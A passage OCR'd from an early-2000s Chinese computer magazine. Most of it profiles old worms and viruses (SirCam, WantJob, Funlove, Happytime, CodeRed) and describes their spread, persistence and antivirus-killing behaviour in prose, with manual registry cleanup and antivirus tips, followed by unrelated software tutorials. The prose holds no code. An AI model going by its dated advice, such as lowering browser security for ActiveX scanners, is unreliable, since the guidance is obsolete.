5.下载尼姆达专杀工具——Duba_Concept，文件大小:152K，适用平台:Windows 9x/Me/2000/NT，下载地址:http://www.iduba.net/download/othertools/Duba_Concept.EXE。

病毒名称:SirCam

病毒类型:蠕虫病毒

病毒传播途径及发作描述:

w32.sircam病毒是一种首发于英国的恶性网络蠕虫病毒，它主要通过电子邮件附件进行传播，一旦打开邮件的附件，该文档会被拷贝到C:\Recycled目录下，接着病毒会复制自身到C:\Recycled下，名为SirC32.exe，并创建注册表键值，使所有exe文件运行时都加载该病毒。同时还会随意选择机器硬盘中的文件向外发送，导致机器内的重要文件对外公开。该病毒在10月16日删除系统盘的文件。还会在硬盘中写入垃圾文件，直至吞噬硬盘所有可用空间，导致系统无法工作。

SirCam的病毒传播还有以下几种方式:

病毒从两种渠道获取邮件地址：1.按照注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup\Cache指定的路径搜索下列文件：sho*.，get*.，hot*.，*.htm,并将邮件地址拷贝到%Windows%\sc??.dll (其中？代表随机的数字或字母)。2.搜索所有驱动器，寻找*.wab文件（Windows地址簿）并拷贝其中的邮件地址。在获得邮件地址后，将病毒文件发送出去。

病毒会共享驱动器，并且搜索所有共享驱动器，将蠕虫复制到该驱动器中。当蠕虫执行8000次后，会停止执行。

防杀方法:

1.由于没有固定主题或附件名称，病毒会在中毒电脑中随机寻找“我的文件夹”中的一个文件变换身份，惟一可以辨认的就是邮件内文第一句为“Hi! how are you?”，结尾则为“See you later. Thanks”。千万不要打开这样的邮件附件。

2.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

3.手工清除病毒的方法:

清空回收站，因为 Sircam.sys 文件将隐藏在回收站中。在 DOS 模式下打开 Autoexec.bat 文件，如果有如下字段则删除“@win \recycled\sirc32.exe”。

更改注册表编辑器名称，将 regedit.exe 改名为 regedit.com（因为此种病毒在每运行一次 exe 文件的同时都会发作一次进入 DOS 模式），键入“copy regedit.exe regedit.com”。

进入注册表编辑器后，查找主键：HKEY_CLASSES_ROOT\exefile\shell\open\command 删除其原有键值，并将其键值改为 "%1" %* 。查找主键 HKEY_LOCAL_MACHINE\Software\SirCam 并将其删除，查找主键 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices，在其右侧的面板中，如果有 Driver32，将其删除。

4.使用 SirCam 专杀工具——Duba_Sircam，也称 CleanSircam 与 KillSircam，文件大小：94.5K，适用平台：Windows 9x/Me/2000/NT，下载地址：http://www.iduba.net/download/other/Duba_Sircam.EXE。

病毒名称：WantJob

病毒类型：蠕虫病毒

病毒传播途径及发作描述：

该病毒通过电子邮件传播，邮件的主题是不定的，附件的名称也是随机的。如果用户使用微软的 Outlook 收发电子邮件，那么在预览含有该病毒的邮件时，病毒已经被执行。病毒一旦运行，将在 C:\Windows\System 下生成两个隐含文件 Krn132.exe 和 Wqk.exe，修改注册表，同时感染 PE 文件和.scr 文件。一旦感染此病毒，系统将变得非常缓慢，并且该病毒还可以通过 Outlook 地址簿中的邮件地址自动将病毒传播给其他用户。

病毒发作的情况大致如下：病毒首先将自己要用到的字符串解码。启动一个线程不停地查询内存中的进程，检查是否有一些杀毒软件存在（如 AVP/NAV/NOD/Macfee 等），如果存在则将该杀毒软件的进程终止。每隔 0.1 秒就循环检查进程一次，以至于这些杀毒软件无法运行。接着病毒启动另一个线程，用来创建一个名为 WQK.EXE 的文件，运行、拷贝到<%Windows%>的<%System%>目录，然后将自身复制到<%Windows%>的<%System%>目录。然后修改注册表，使自己在每次系统启动时都自动运行，同时将自己注册为系统的服务进程。启动一个线程用于发送邮件，病毒利用 Iframe ExecCommand 漏洞，使没有打 IE 补丁的用户收到邮件后会自动运行。病毒感染网上邻居的线程，该线程发现可写的共享目录时，会随机生成一个文件名，并将病毒自身进行加密，用该文件名将病毒复制过去，然后睡眠 8 小时再感染一次。病毒会进入循环，检查本地的时间，如果时间为单月 13 日，则马上启动 26 个破坏线程，该线程查找硬盘上的所有文件，并用内存中的数据覆盖硬盘上的文件。

防杀方法：

1.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

2.升级 IE 或为 IE 打补丁。

3.使用专杀工具——Duba_WantJob,文件大小：154K，适用平台：Windows 9x/Me/2000/NT,下载地址：http://www.iduba.net/download/othertools/Duba_WantJob.EXE。

病毒名称：Funlove（欢爱）

病毒类型：文件型

病毒传播途径及发作描述：

Funlove 病毒是一个 Win32pe 病毒，因病毒体内含有字符串“~Fun Loving Criminal~”而命名为 Funlove 病毒。属驻留内存、感染文件型，感染 EXE、SCR、OCX 三种类型的文件，被感染文件增长 4099 字节，病毒进驻系统后将会在 Windows 的 System 目录下建立 flcss.exe 文件，大小为 4608 字节。

Funlove 病毒可以通过局域网进行传播，当染毒程序运行后，该病毒将创建一份名为“flcss.exe”的文件，放在当前 Windows 系统的 System 目录下（NT 系统中为 System32），并同时开启一个线程进行自身的传染，被感染的宿主程序运行时几乎没有时间延迟。病毒的感染部分代码将搜索所有本地驱动器（从 C:到 Z:）以及网络资源（局域网上的共享文件夹），在其中搜索带有 EXE、SCR、OCX 扩展名的文件，验证后进行感染。该病毒比较奇怪的地方是在感染前会先判断文件名称开头几个字母是否是 AMON、AVP3、_AVP、F_PR*、NAVW*、SCAN* 等等，如果是则不感染。

防杀方法：

1.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

2.使用专门查杀 Funlove 病毒的小工具——KillFunlove，文件大小：88K，适用平台：Windows 9x/Me/2000/NT,地址：http://www.iduba.net/download/other/KillFunlove.EXE。

小 资 料

病毒的变形

早期的病毒都是固定的程序代码,即使是病毒的变种,和原病毒进行比较,其大部分的代码也是相同的。所以大部分的防毒软件继检查特征码之后,使用了特征代码串的检查方法(这方面的典型软件是KV300)。现在,病毒的制造技术也有所发展——因为对汇编语言来说,要实现某一个功能,其代码并不惟一,而且某些代码段中加入一些无关代码也不影响整体的功能,于是就出现了“变形病毒”。其主要特征就是病毒在传染过程中,会对自身的代码进行千变万化,导致每次传染出去的病毒代码绝大部分都是不一样的。

病毒名称：Happytime(欢乐时光)

病毒类型：脚本病毒

病毒传播途径及发作描述：

VBS.Happytime 是一个感染 VBS、html 和脚本文件的脚本类病毒。该病毒采用 VBScript 语言编写，它既可以电子邮件的形式通过互联网进行传播，也可以在本地通过

文件进行感染。病毒会破坏html、htm、htt、vbs和asp文件的内容(被修改成病毒代码)，大量散发病毒邮件，逐次删除C盘上可执行文件，修改桌面墙纸的设置，破坏Windows资源管理器中缺省的Web视图。

防杀方法:

1.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

2.手工清除病毒方法:

检查C:\Help.htm、C:\ 盘第一个子目录下的Help.vbs和Help.hta、%Windows% 目录下Help.htm或者与原墙纸文件同名的html格式文件，若其中含有Rem I am sorry! happy time字符串，表示该文件已经含病毒，直接删除该文件。检查C盘上所有vbs、html或者asp文件，若含有Rem I am sorry! happy time 字符串，则删除该文件。检查 %Windows%\Web 目录下所有 vbs、 html、htt 和 asp文件，若含有 Rem I am sorry! happy time 字符串，则删除该文件。删除HKEY_CURRENT_USER\Software 下 Help 项。删除收件箱中所有带有 Untitled.htm 附件的不明邮件。

3.清除HappyTime病毒的小程序——ScanHappy，文件大小: 40K，适用平台: Windows 9x/2000/NT，地址: http://www.iduba.net/download/other/ScanHappy.EXE。

病毒名称:CodeRed、CodeRed2(红色代码、红色代码II)

病毒类型:蠕虫病毒

病毒传播途径及发作描述:

CodeRed采用了一种叫做“缓存区溢出”的黑客技术，利用网络上使用微软IIS系统的服务器来进行病毒的传播。这个蠕虫病毒使用服务器的端口80进行传播，而这个端口正是Web服务器与浏览器进行信息交流的渠道。CodeRed主要有如下特征:入侵IIS服务器，CodeRed会将WWW英文站点改写为"Hello! Welcome to www.Worm.com! Hacked by Chinese!"。与其他病毒不同的是，CodeRed并不将病毒信息写入被攻击服务器的硬盘，它只是驻留在被攻击服务器的内存中，并借助这个服务器的网络连接攻击其他的服务器。

“红色代码2”是“红色代码”的改良版，病毒作者对病毒体做了很多优化，同样可以对“红色代码”病毒可攻击的联网计算机发动进攻，但与“红色代码”不同的是，这种新变种不仅仅只对英文系统发动攻击，而是攻击任何语言的系统。而且这种病毒还可以在遭到攻击的机器上植入“特洛伊木马”，使得被攻击的机器“后门大开”。“红色代码2”拥有极强的可扩充性，通过程序自行完成木马植入工作，使得病毒作者可以通过改进此程序来达到不同的破坏目的。当机器日期大于2002年10月时，病毒将强行重启计算机。

判断您的系统是否已被感染:

1.如果系统已被CodeRed蠕虫病毒感染，主页将无法正常显示，而被代之以“Hacked by Chinese（已遭中国人入侵）”的提示信息。

2.如果您的服务器被更新的CodeRed II（红色代码II）蠕虫病毒感染，将在硬盘上发现C:/Inetpub/scripts/root.exe文件（如果除了C盘外还使用其他硬盘，则应对它们一并执行检测)。

防杀方法:

1.开启杀毒软件中的实时防病毒功能，可以防止病毒的感染。

2.红色代码专杀工具——Duba_CodeRed2，文件大小: 94.5K，适用平台: Windows 9x/Me/2000/NT，下载地址: http://www.iduba.net/download/other/Duba_CodeRed2.EXE。CF

□河南　赵凌

我和病毒的故事

说实话，从接触电脑开始，我从来就没有把电脑病毒当一回事，反正我的电脑里也没有什么重要的东西，病毒尽管放马过来吧，大不了Format一把，不行的话用无毒系统盘启动，FDISK分区，再不行了我低格，看是你病毒狠还是我狠。也许是傻的怕横的，横的怕不要命的吧，在这种“大不了一死”的心态下，我的电脑倒也和病毒相安无事。

随着电脑水平的逐渐提高，慢慢的有朋友来找我做个课件、写个小程序什么的，最让我得意的是居然得到了给某知名网站做兼职的机会。渐渐的，电脑里我舍不得的东西开始多起来了，而对电脑病毒我仍然是“一只病猫，有啥可怕”的心态，于是我的麻烦就接踵而来了。让我刻骨铭心的第一次病毒事件至今还记忆尤新: 当时需要装一个图像处理软件，我顺手接过一个朋友递过来的盘就装上了。第二天兼职网站的负责人就给我发过来信息，有网友反映在我负责的栏目里下载的软件有CIH病毒，顺手拉个软件一查，我的机器里已经有数千个软件被感染了，打电话去问朋友，他递给我的那张盘竟然是刚刚买的D版，他自己都没有用过。我真恨不得掐死他，心里那个恨啊……冲出去买了生平第一张正版杀毒软件，一阵折腾，总算把自己的过失弥补过来了，同时给兼职网站的头头发了封声泪俱下的道歉信加保证书，想想他的脸色心里都怕怕，幸好是远程兼职，不用亲眼看到: -)。装上了正版杀毒软件，我开始觉得心里踏实了起来。直到半年后，我因为好奇而打开了一封来历不明的邮件之后，发现自己的机器变得越来越慢，但具有实时防护功能的杀毒软件并没有吭声啊。正在奇怪时，我被网站K掉了，原因是在我上传的网页里发现了欢乐时光病毒。我一直觉得活得挺累，工作之外还得做兼职，每天连觉都睡不够，这下我终于可以过我每天都睡到九点的欢乐时光了！同时我也找到了杀毒软件没有吭声的原因: 半年时间我没有给它升过一次级！接下来我就开始了我的复仇行动，升级杀毒软件，疯狂杀毒，杀死一切害人虫，杀！杀！杀！

高兴发言: 赵凌感染病毒的原因在文章中表达得很明显——安装了来历不清楚的软件，以及打开了一封来历不明的邮件附件。这两种方式是感染病毒最为常见的方法，请广大读者引以为戒。CF

□河南　童话

网上在线查杀病毒

随着 Internet 的普及，各类病毒也找到了这个最为便利的途径，一种新病毒可以在很短的时间传遍世界各地，闹得计算机用户风声鹤唳，苦不堪言。在您想尽各种办法对付这些讨厌的害人虫的时候，您想到过“网上在线查杀病毒”吗？不论身在哪里，只要能连上 Internet，便能进行电脑的扫毒及解毒工作。听起来是不是很诱人呢？让我们一起来看个究竟吧。

目前中文站点中宣称支持在线杀毒的网站好像不少，但笔者测试后发现，比较出色的有以下两个网站：瑞星在线（http://www.rising.com.cn）和 263 在线（http://www.263.net）。两者均使用的是ActiveX控件技术，瑞星在线杀毒服务目前处于免费测试期，用户只要注册获得一个 ID 后就可以使用了。263 在线网站在线杀毒是和韩国安博士有限公司联合推出的在线杀毒服务，采用收费会员制，免费用户只能查毒而不能杀毒，其实也就是安博士有限公司出品的杀毒软件的在线版本，功能相当完备。将两个站点比较后可以发现，瑞星杀毒控件的下载时间要比安博士公司相对少一些，查杀病毒的速度两者相差无几，但瑞星的功能相对简单一些，这可能是免费和收费之间最大的差别吧。

在线查杀病毒的具体使用方法可参看第 18 期跟我学栏目，那篇图解文章操作方法详细明了，非常适合初学者看。

使用在线杀毒服务时必须注意以下两点：要在IE的“Internet 选项”的“安全”页面的“区域的安全级别”中选择中级以下安全级别，否则浏览器会因安全级别过高而导致无法运行 ActiveX 控件；必须使用 IE4.0 以上版本的浏览器。

使用在线杀毒虽然有方便快捷等优点，但是只能在病毒感染之后清除病毒。此外，在线杀毒在技术上还不是太成熟，对引导型病毒和某些已载入内存并且处于激活状态的病毒查杀效果较差。并且病毒库升级也相对于杀毒软件慢了许多，所以对于计算机用户来说，在线杀毒只能作为查杀病毒的一个辅助手段。为了保障电脑数据的安全，我们还是需要采用传统的方法——安装实时防火墙，使用正版的杀毒软件。

推荐在线杀毒站点：

263 在线杀毒：
http://upload.263.net/ahn/Virus/

瑞星在线杀毒：
http://www.rising.com.cn/Ravonline/online.htm

乐亿阳趋势科技在线杀毒：
http://www.pc-cillin.com.cn/HouseCall/index.htm

McAfee 在线杀毒：
http://www.mcafee.com/myapps/clinic/vso/(英文)

熊猫卫士在线杀毒：
http://www.pandasoftware.es/activescan/com/default.asp(英文) CF

杀毒软件常见使用问题一：


如何启动杀毒软件的实时监控功能

由于现在的病毒很多都是通过网络来传播，所以杀毒软件的实时监控功能非常重要，它能帮助我们将病毒拦截在系统之外。一旦启动了病毒防火墙，它就会驻留于内存，在任一应用程序执行时，或者对文件进行操作时，提前进行病毒检测，彻底地防止病毒入侵，为您的计算机设置一道安全屏障。有些杀毒软件的防火墙是自动启动的，有些则需要手工启动。下面我们以瑞星杀毒软件 2002 版为例：在杀毒软件主界面的工具菜单下选择“开\关实时监控”，若此时实时监控未启动，则启动实时监控，若此时已启动，此按钮将关闭实时监控。启动后，在桌面任务栏右侧，即计算机屏幕右下角将出现小雨伞标志，“绿色打开”为监控有效状态，“红色收起”为禁止监控状态。

杀毒软件常见使用问题二：

如何开启杀毒软件的邮件监控

现在的病毒越来越多是通过邮件来传播，有时候甚至不用打开邮件附件，只要预览邮件即会中毒（网页中的脚本文件自动执行），此时邮件监控设置就派上用场了。一般情况下，杀毒软件的邮件监控程序将根据用户的设置来监控发送和接收的邮件是否带毒，并做出相应操作。以瑞星杀毒软件 2002 版为例：用鼠标右键单击计算机屏幕右下角的瑞星邮件监控程序信封图标，选择“显示自动保护的帐号”，可浏览和修改受瑞星保护的账号（如图）。只要邮件客户端是基于 POP3 协议的，瑞星邮件监控程序都能保护，有些没有自动加入保护范围的邮件客户端，只要通过手工修改邮件账号的 POP3 服务器即可。



杀毒软件常见使用问题三：

发现病毒时该如何处理

如果使用杀毒软件检测到病毒，一般程序会弹出报警窗口，同时询问对病毒要进行的下一步操作。用户可以选择清除病毒，如果出现“无法清除”的现象，有两种可能，一种表明该病毒可能为僵尸或变形，此时可选择“删除文件”将它删除，对于一些重要的文件可以选择隔离文件。第二种是表示该感染病毒的文件可能正在被系统使用，此时可以使用杀毒软件提供的软盘启动计算机，在 DOS 中清除病毒。

杀毒软件常见使用问题四：

如何给杀毒软件升级

买回来一款杀毒软件后，如果不给杀毒软件升级，那么这款杀毒软件只能是聋子的耳朵——摆设。通常杀毒软件的升级方法有四种，请读者根据自己的杀毒软件所支持的方法来升级。

1. 联机增量升级，用户需连接到升级服务器，下载病毒库升级文件。
2. 网站下载升级，现在的杀毒软件大多支持网站下载升级，只要在网站下载到最新的升级文件，经过简单安装即可快速实现升级。
3. 通过邮局向杀毒软件公司汇邮费，索取升级程序。
4. 到购买软件的销售商处升级，此方法适用于不能上网的用户。

□河南　兰宁

流行杀毒软件快速扫描

Norton AntiVirus 2001 中文版

Norton AntiVirus 2001 中文版能够全面抵御 ActiveX 及 Java Applet 的恶意程序，具有自动病毒保护，能防止病毒、特洛伊木马等恶意程序入侵，其 LiveUpdate 自动取得新的病毒和病毒定义码，进行更快速且更有效的软件升级。

金山毒霸 2001

采用嵌入式查杀技术：嵌入 Office 和 IE 内部，和应用软件融为一个整体，及时拦截来自 Office2000、Office XP 和 IE 的各种宏病毒及互联网病毒。具有邮件病毒防杀技术：实时拦截电子邮件及附件所含带的病毒，彻底切断互联网时代病毒传播的主要通道，支持包括 Outlook XP、Outlook 2000、Outlook Express、Foxmail、Netscape Mail 等各种邮件系统，支持 MIME、UUENCODE、BASE64 等标准的附件编码格式。内置国际国内两套先进的杀毒引擎，双重过滤分析，具有病毒防火墙功能，支持局域网查杀病毒，能够方便地查杀网络邻居、服务器、共享目录中的病毒，直接支持网络路径，无需映射驱动器。

瑞星杀毒软件 2002 版

具有邮件监控技术，保证与互联网安全连接，提供硬盘数据保护功能，在安装瑞星杀毒软件后硬盘数据自动处于被保护中，出现问题后能使绝大部分用户的宝贵数据得到恢复，采用脚本虚拟机技术，可以准确检测未知宏病毒及网页病毒，采用新一代病毒扫描引擎（VST II）技术，查杀速度快。在瑞星杀毒软件 2002 版中已经附带瑞星个人防火墙，可以为 PC 提供全面的保护，有效地监控任何网络连接。通过过滤不安全的服务，防火墙可以极大地提高网络安全和减少主机被攻击的风险，使系统具有抵抗外来非法入侵的能力。

KV3000 标准版

在线式“实时监测”病毒，即病毒防火墙，可时时刻刻查杀外来软盘、光盘和 Internet 网的病毒及黑客程序。可以“实时监测”或搜寻到电子信箱中夹带在 E-mail 中的病毒，支持 Foxmail、Outlook 和 Netscape 等常见的 E-mail 客户软件。具有灾难修复功能——硬盘救护箱，可维护、修复硬盘重要数据。

北信源 VRV 杀毒——2001 版

采用实时监控 VXD 底层技术，具有灾难救援和数据恢复功能。系统占用率较低。支持 DOS/Windows9X/2000 系列单机操作平台，对新生代病毒特别是恶性病毒（CIH、爱虫、BO 等）具有特别高效可靠的杀除能力。可对 Windows 系统状态随时备份记忆，按照您的需要立即恢复到指定的正常状态，避免频繁安装 Windows。CF

病毒发作后的急救措施

□上海　刘浩

根据病毒发作后不同的破坏程度，可采用一些相应的急救措施来进行挽救，以使损失减到最小。下面对不同的病毒破坏介绍一些较为常用的补救措施。

Flash BIOS 被破坏

重写 BIOS 程序，这项操作最好由专业技术人员进行，对于某些主板可能无法重写 BIOS，此时只能更换主板。

CMOS 被破坏

将 CMOS 放电，然后进行重新设置。注：有些主板提供了键盘恢复功能。开机时按住“Insert”键不放，可使 CMOS 恢复至初始状态。

引导区或主引导扇区被破坏

某些杀毒软件可以备份和恢复系统主引导和引导区信息内容，出现问题后可用此备份恢复。对于没有备份引导区记录的用户，可以使用相关的工具来恢复。如果确认为引导区病毒破坏的情况（通常的症兆是计算机无法检测到硬盘的情况），数据本身还在，只是链接文件被破坏，此时可使用金山毒霸的硬盘修复工具 Kavfix.exe 进行修复，Kavfix 软件中的 0 号功能专门用来处理硬盘分区出错的情况，具体的使用方法就不在这里叙述，在 Kavfix 软件中有详细的使用方法。

系统文件丢失

如能正常启动，只需运行系统文件检查器进行恢复。在 Windows 98 下操作方法如下：

1. 通过提示得知丢失文件的名称和路径。随后单击“开始”—“附件”—“系统工具”—“系统信息”程序。

2. 单击“系统信息”程序的“工具”菜单中的“系统文件检查器”。

3. 选中“系统文件检查器”中的“从安装软盘提取一个文件”，然后在下面的文本框中输入要提取的文件名。

4. 单击对话框左下方的“开始”按钮，打开“提取文件”对话框。如果你使用原始安装盘进行恢复且事先用“系统文件检查器”扫描过系统，它会自动在“还原自”和“将文件保存到”框内给出文件的源路径和恢复路径，然后单击“确定”即可自动完成丢失文件的提取和恢复。

在 Windows 2000 中，可在“开始—运行”中输入“SFC /SCANNOW”。系统会自动启动文件保护，Windows 会验证所有受保护的系统文件，此时插入 Windows 2000 安装盘，选择修复即可。

如果系统文件丢失导致 Windows 不能运行，此时需要在 DOS 下进行恢复。一般情况下，在无法进入 Windows 时，会出现 XXX 文件丢失的提示，记下这些文件名称和路径，然后用 Windows 98 启动盘启动计算机，选择多重配置启动菜单中的第一项，即加载通用 CD-ROM 驱动程序并创建一个大小为 2MB 的 RAM 驱动器，这个 RAM 驱动器的盘符会有提示，进入该驱动器，敲入 Ext.exe 后回车。输入 Windows 98 安装压缩包所在的完整路径，回车后根据提示输入丢失的文件名回车，接着输入目标路径，如 C:\Windows\System 并敲回车。最后出现确认提示“Is this OK?(y/n):”，输入 y 后回车。Ext 程序会自动查找安装盘中的 CAB 压缩包，并将文件释放到指定的位置。

应用程序文件丢失

出现这种情况时，可重新安装应用程序。CF

21期特别话题后续报道

21 期杂志面市不久，高兴就收到了读者江德华的来信，信中的文章写得非常精彩，但最值得高兴推崇的是江德华深入研究问题的精神，值得每个电脑爱好者学习。我们节选了江德华来稿中的主要部分刊登，同时给江德华颁发200元的高额稿费，并赠送金山词霸.net 2001一套。

挖掘 UltraEdit 优化中文网页功能

□北京　江德华

CFan 第21期的特别话题中的《功能不实之案例典型》，谈到了大名鼎鼎的UltraEdit，其实，所谓“乱码”是UltraEdit对中文字符进行编码造成的。

揭开HTML Tidy的面纱

网页优化功能是UltraEdit 8.x版本的“Format”菜单中的“HTML Tidy”命令提供的。HTML Tidy是UltraEdit集成的他人软件，网址：http://www.w3.org/People/Raggett/tidy。UltraEdit在帮助文件中特别提示，HTML Tidy提供了大量配置选项，可以在配置文件中设置，具体设置方法要看其网站的文档。这里说明一下，影响UltraEdit优化中文网页的配置选项是char-encoding，该选项决定HTML Tidy如何解释字符流，其值可以设置为raw、ascii、latin1、utf8或iso2022。在命令行工具中，默认值是ascii，在UltraEdit中，经过本人测试，默认值是latin1。设置值的含义：ascii，大于127的字符输出时转化为编码单位；latin1，大于255的字符输出时转化为编码单位；raw，大于127的字符输出时不转化。原来，设置char-encoding为raw就可以了。

优化中文网页的实例

1.编辑HTML Tidy的配置文件

为了优化出代码易读、方便编辑的HTML文件，在UltraEdit的文件夹中(例如C:\Program Files\UltraEdit)，创建一个名为CfgTidy.ini的文件，其内容如下：

```
indent: auto
indent-spaces: 2
wrap: 72
markup: yes
output-xml: no
input-xml: no
show-warnings: yes
numeric-entities: yes
quote-marks: yes
quote-nbsp: yes
quote-ampersand: no
break-before-br: no
uppercase-tags: no
uppercase-attributes: no
char-encoding: raw
new-inline-tags: cfif, cfelse, math, mroot,
mrow, mi, mn, mo, msqrt, mfrac, msubsup, munderover,
munder, mover, mmultiscripts, msup, msub, mtext,
mprescripts, mtable, mtr, mtd, mth
new-blocklevel-tags: cfoutput, cfquery
new-empty-tags: cfelse
```

其中char-encoding的值为raw。

2.配置HTML Tidy工作环境

为了使HTML Tidy能够使用配置文件CfgTidy.ini，需要创建其配置环境，使UltraEdit中集成的HTML Tidy能够获得配置文件的完整路径，有两种方法。

方法一：Windows 9x在Autoexec.bat中添加一条环境语句（需要重启）：

Set HTML_TIDY=C:\Program Files\UltraEdit\CfgTidy.ini

Windows 2000用户打开控制面板中的“系统”，然后选择“高级”标签，单击“环境变量”按钮。在“系统变量”中，新建一个变量名为HTML_TIDY，变量值为C:\Program Files\UltraEdit\CfgTidy.ini的变量。

方法二：在Windows目录（例如C:\Windows或C:\WINNT）中，找到UltraEdit的配置文件Uedit32.ini，在其中的[Settings]下，添加如下内容（注意空格符号）：

Html Tidy Config File=C:\Program Files\UltraEdit\CfgTidy.ini

在完成了上面的步骤后，现在启动UltraEdit，打开一个中文网页，选择HTML Tidy命令，UltraEdit将优化该网页，返回的代码结构非常合理，而且中文没有成为乱码，见图1、图2。CF




图1




图2

主持人说话

高兴寻74岁的老读者

高兴在某天上午接到了一个电话，电话那头是一位《电脑爱好者》的老读者，说她“老”有两个原因，一是因为她是《电脑爱好者》多年的订阅读者，当然是老读者了；二是因为这位读者今年74岁，所以是一位理所当然的老读者。老太太因为购买了杂志社的几本图书，有些使用上的问题所以打电话来咨询，高兴和这位老太太聊了半个小时，对她非常钦佩，除了发现她的计算机水平并不低（老太太也自称玩电脑好几年了），而且还非常谦虚好学。最重要的是老太太非常细心，她把一些自己的建议记在了纸条上，并在当天下午亲自送到杂志社来了（想想74岁的高龄真是不容易呀）。就在高兴和她聊得酣畅时，西风回来了，老太太因为光盘上的使用问题和西风切磋起来。等到高兴忙完手上的工作，一回头发现老太太已经走了，连她的联系方法都没有留下，真是非常遗憾。由于老太太说她是《电脑爱好者》的订阅用户，所以高兴在这里登上一则寻人启事，希望这位老太太见到后能和高兴联系，email:gaoxing@cfan.com.cn，也可以直接打电话。高兴非常希望能和她成为朋友，相互交流使用电脑的心得，讨论杂志和栏目中的不足和改进。

欢迎更多读者来信和高兴交流想法，本期奖品是金山公司提供的金山毒霸2001二十套、金山快译2002和金山词霸2002十套。

生活、工作、学习中的事情一般都是有章可循的，如果你知道了做这些事情的基本步骤，然后再根据你当时的具体情况以及你的个性特点，就可以很顺利地把一件事情做成。使用计算机也大致如此，利用“模板”、“安装向导”、“宏”这些规则和基本要领，再依照你的目的和个性需要，就能高效率地用好计算机。下面我们来尝试各种模板，让我们用计算机更轻松！

化繁为简——轻轻松松用模板之Word 2002篇

□江苏　王志军

其实，任何Word文档都是以模板作为基础的，“模板”决定了一个文档的基本结构和格式设置。我们每次点击工具栏上的“新建”按钮建立的新文档，字体都是宋体五号，这就是Normal模板在起作用，当然你也可以修改Normal模板，以后就可以更改默认的文档内容和格式了。

Word 2002中的模板有共用模板、文档模板两种，共用模板包括Normal模板，所含设置适用于所有文档；文档模板所含设置仅适用于以该模板为基础的文档。在处理文档时，通常情况下只能使用保存在文档附加模板或Normal模板中的设置，要使用保存在其他模板中的设置，需要将其他模板加载。如果想每次启动Word时自动加载项或模板，请将其复制到Microsoft Office Startup文件夹中。

一、Word 2002中的模板类型

从“文件”菜单中选择“新建”命令，就可以在图1所示窗口右侧看到一个“新建文档”任务窗格，从这里可以在“根据模板新建”下选择“通用模板”、“我的Web站点模板”、“Microsoft.com上的模板”之一建立新文档。




图 1

1.根据“通用模板”快速建立各种特殊样式的文档

点击图1中的“通用模板”，打开如图2所示的窗口，哇，



图 2

这么多模板，有各种类型的英文模板、报告、信函、传真、名片制作、简历等等！默认选项是“常用”中的“空白文档”，这也就是我们平时点击工具栏上“新建”按钮所见到的空白文档。

接下来的工作就不用笔者多说了吧？只要根据你想创建文档的类型，单击相应的选项卡，然后双击所需模板或向导图标就行了。譬如点击“其他文档”中的“名片制作向导”，会出现“傻瓜式”的向导，引导你设置名片的大小、正面和背面的一些内容，加入图片，很容易就可制作完成，大家不妨看看我制作的样子，如图3。




图 3

2.我的Web站点模板

你可以从“网上邻居”中查找所需要的模板，当然前提是在MSN上有Web站点或者添加了“网上邻居”。

3.Microsoft.com上的模板

你还可以从Microsoft Office Web站点下载新的模板，如图4所示，这里列出了会议、活动和项目、金融和财务、




图 4

化繁为简——轻轻松松用模板之PowerPoint 2002篇

□江苏 王志军

